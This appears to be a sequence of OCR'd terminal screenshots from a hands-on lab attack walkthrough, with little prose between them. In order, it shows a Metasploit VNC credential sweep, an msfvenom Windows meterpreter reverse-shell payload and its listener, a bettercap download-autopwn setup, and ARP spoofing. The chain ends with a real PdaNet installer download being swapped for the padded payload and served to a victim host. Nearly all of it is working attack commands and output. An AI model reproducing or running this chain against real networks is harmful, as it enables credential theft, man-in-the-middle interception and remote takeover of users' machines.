
```
msf6 > hosts

Hosts
=====

address          mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------          ---                ----  -------  ---------  -----  -------  ----  --------
192.168.108.161  00:0C:29:DB:6D:C8        Unknown                    device
192.168.108.173  00:0C:29:B7:20:33        Unknown                    device
192.168.108.245  04:0E:3C:30:46:A5        Unknown                    device
```




```
msf6 auxiliary(scanner/vnc/vnc_login) > hosts -R

Hosts
=====

address          mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------          ---                ----  -------  ---------  -----  -------  ----  --------
192.168.108.161  00:0C:29:DB:6D:C8        Unknown                    device
192.168.108.173  00:0C:29:B7:20:33        Unknown                    device
192.168.108.245  04:0E:3C:30:46:A5        Unknown                    device

RHOSTS => 192.168.108.161 192.168.108.173 192.168.108.245

msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.108.161:5900  - 192.168.108.161:5900 - Starting VNC login sweep
[+] 192.168.108.161:5900  - 192.168.108.161:5900 - Login Successful: :password
[*] Scanned 1 of 3 hosts (33% complete)
[*] 192.168.108.173:5900  - 192.168.108.173:5900 - Starting VNC login sweep
[-] 192.168.108.173:5900  - 192.168.108.173:5900 - LOGIN FAILED: :password (Incorrect: Authenticat
ion failed: Authentication failed from 192.168.108.211)
[*] Scanned 2 of 3 hosts (66% complete)
[*] 192.168.108.245:5900  - 192.168.108.245:5900 - Starting VNC login sweep
[-] 192.168.108.245:5900  - 192.168.108.245:5900 - LOGIN FAILED: :password (Incorrect: Authenticat
ion failed: Authentication failed from 192.168.108.211)
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```




```
┌──(root💀kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp -f exe lhost=192.168.249.136 lport=1066
 -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > set LPORT 1066
LPORT => 1066
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:1066
█
```




```
      /usr/share/bettercap/caplets/download-autopwn/download-autopwn.cap
# documentation can be found at https://github.com/bettercap/blob/master/download-aut>
#
# this module lets you intercept very specific download requests and replaces the pay>
#
# in order for a download to get intercepted:
#    1. the victim's user-agent string must match the downloadautopwn.useragent.x reg>
#    2. the requested file must match one of the downloadautopwn.extensions.x file ex>
#
# you can find the downloadautopwn.devices in the download-autopwn/ folder (you can a>
#

# choose the devices from which downloads get pwned (enter the dir names of choice fr>
# (or feel free to add your own)
set downloadautopwn.devices android,ios,linux,macos,ps4,windows,xbox

# choose the regexp value that the victim's User-Agent has to match
# (feel free to add your own)
set downloadautopwn.useragent.android  Android
set downloadautopwn.useragent.ios      iPad|iPhone|iPod
set downloadautopwn.useragent.linux    Linux
set downloadautopwn.useragent.macos    Intel Mac OS X 10_
set downloadautopwn.useragent.ps4      PlayStation 4
set downloadautopwn.useragent.windows  Windows|WOW64
set downloadautopwn.useragent.xbox     Xbox

# choose which file extensions get intercepted and replaced by your payload on specif>
                                  [ Read 51 lines ]
^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^_ Go To Line
```




```
# choose the devices from which downloads get pwned (enter the dir names of choice fr>
# (or feel free to add your own)
# set downloadautopwn.devices android,ios,linux,macos,ps4,windows,xbox
set downloadautopwn.devices windows
# choose the regexp value that the victim's User-Agent has to match
# (feel free to add your own)
# set downloadautopwn.useragent.android  Android
# set downloadautopwn.useragent.ios      iPad|iPhone|iPod
# set downloadautopwn.useragent.linux    Linux
# set downloadautopwn.useragent.macos    Intel Mac OS X 10_
# set downloadautopwn.useragent.ps4      PlayStation 4
set downloadautopwn.useragent.windows  Windows|WOW64
# set downloadautopwn.useragent.xbox     Xbox

# choose which file extensions get intercepted and replaced by your payload on specif>
# (again, you can add as many as you want)
# make sure the payload files exist and that they are all named "payload" (for exampl>
#set downloadautopwn.extensions.android  apk,pdf,sh,pfx,zip
#set downloadautopwn.extensions.ios      ipa,ios,ipb,ipsw,ipsx,ipcc,mobileconfig,pdf,>
#set downloadautopwn.extensions.linux    c,go,sh,py,rb,cr,pl,deb,pdf,jar,zip
#set downloadautopwn.extensions.macos    app,dmg,doc,docx,jar,ai,ait,psd,pdf,c,go,sh,>
#set downloadautopwn.extensions.ps4      disc,pup,pdf,doc,docx,zip
set downloadautopwn.extensions.windows  exe,msi,bat,jar,dll,doc,docx,swf,psd,ai,ait,p>
#set downloadautopwn.extensions.xbox     exe,msi,jar,pdf,doc,docx,zip
```




```
┌──(root💀kali)-[/]
└─# cd /usr/share/bettercap/caplets/download-autopwn/windows

┌──(root💀kali)-[/usr/…/bettercap/caplets/download-autopwn/windows]
└─# ls -s -h
total 80K
4.0K payload.7z   4.0K payload.dll   4.0K payload.jar  4.0K payload.psd
4.0K payload.ai   4.0K payload.doc   4.0K payload.mp3  4.0K payload.rar
4.0K payload.ait  4.0K payload.docx  4.0K payload.mp4  4.0K payload.swf
4.0K payload.avi  4.0K payload.exe   4.0K payload.msi  4.0K payload.wav
4.0K payload.bat  4.0K payload.flv   4.0K payload.pdf  4.0K payload.zip
```



```
┌──(root💀kali)-[/home/kali]
└─# ls
Desktop    Downloads  payload.exe  Public     Videos
Documents  Music      Pictures     Templates

┌──(root💀kali)-[/home/kali]
└─# mv payload.exe /usr/share/bettercap/caplets/download-autopwn/windows/payload.exe

┌──(root💀kali)-[/home/kali]
└─# ls -s -h /usr/share/bettercap/caplets/download-autopwn/windows
total 152K
4.0K payload.7z   4.0K payload.dll   4.0K payload.jar  4.0K payload.psd
4.0K payload.ai   4.0K payload.doc   4.0K payload.mp3  4.0K payload.rar
4.0K payload.ait  4.0K payload.docx  4.0K payload.mp4  4.0K payload.swf
4.0K payload.avi   76K payload.exe   4.0K payload.msi  4.0K payload.wav
4.0K payload.bat  4.0K payload.flv   4.0K payload.pdf  4.0K payload.zip
```



IP	MAC	Hostname
192.168.249.1	00:50:56:C0:00:08	DESKTO MUQ.local.
192.168.249.2	00:50:56:EC:25:73	
192.168.249.136	00:0C:29:EA 2	
192.168.249.138	00:0C:29:	ELD
192.168.249.139	00:0C:2	
		ORTAGE.local
	C:29:73:6F:CC	
192.168.249.254	00:50:56:F6:24:2B	



arp.spoof.targets Comma separated list of targets for the arp.spoof module.


192.168.249.139, 192.168.249.2

arp.spoof.whitelist Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing.


☑ full-duplex spoofing If set, both the targets and the gateway will be attacked, otherwise only the targets. **If the router has ARP spoofing protections in place this will make the attack fail.**

☐ spoof local connections If set, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external networks.

☐ ban mode If set, packets coming from the targets will not be forwarded and they won't be able to reach the internet.




```
/usr/share/bettercap/caplets/download-autopwn/download-autopwn.cap
```




Android 11 support added in 5.23.2. Must update both phone side and computer/tablet side!!

- Install PdaNet+ from Android Play Store 5.23.2
  Same app for Android tablet or Chromebook
- Download Android apk file directly 5.23.2
  Only if Play Store can't find or install PdaNet,
  Sprint or AT&T users may have this issue
  Must uninstall existing PdaNet app first
- Download Windows client app 5.23.2
  Needed for USB or WiFi mode on Windows
  If Windows has no Internet you can download the
  exe file on phone first then plug-in for file access
- Download for Mac OS X


http://pdanet.co/bin/PdaNetA5232b.exe




```
Autopwning download request from 192.168.249.139

Found EXE extension in pdanet.co/bin/PdaNetA5232b.exe

Grabbing WINDOWS payload...
The raw size of your payload is 72734 bytes
The size of the requested file is 4038192 bytes
Resizing your payload to 4038192 bytes...

Serving your payload to 192.168.249.139...
```

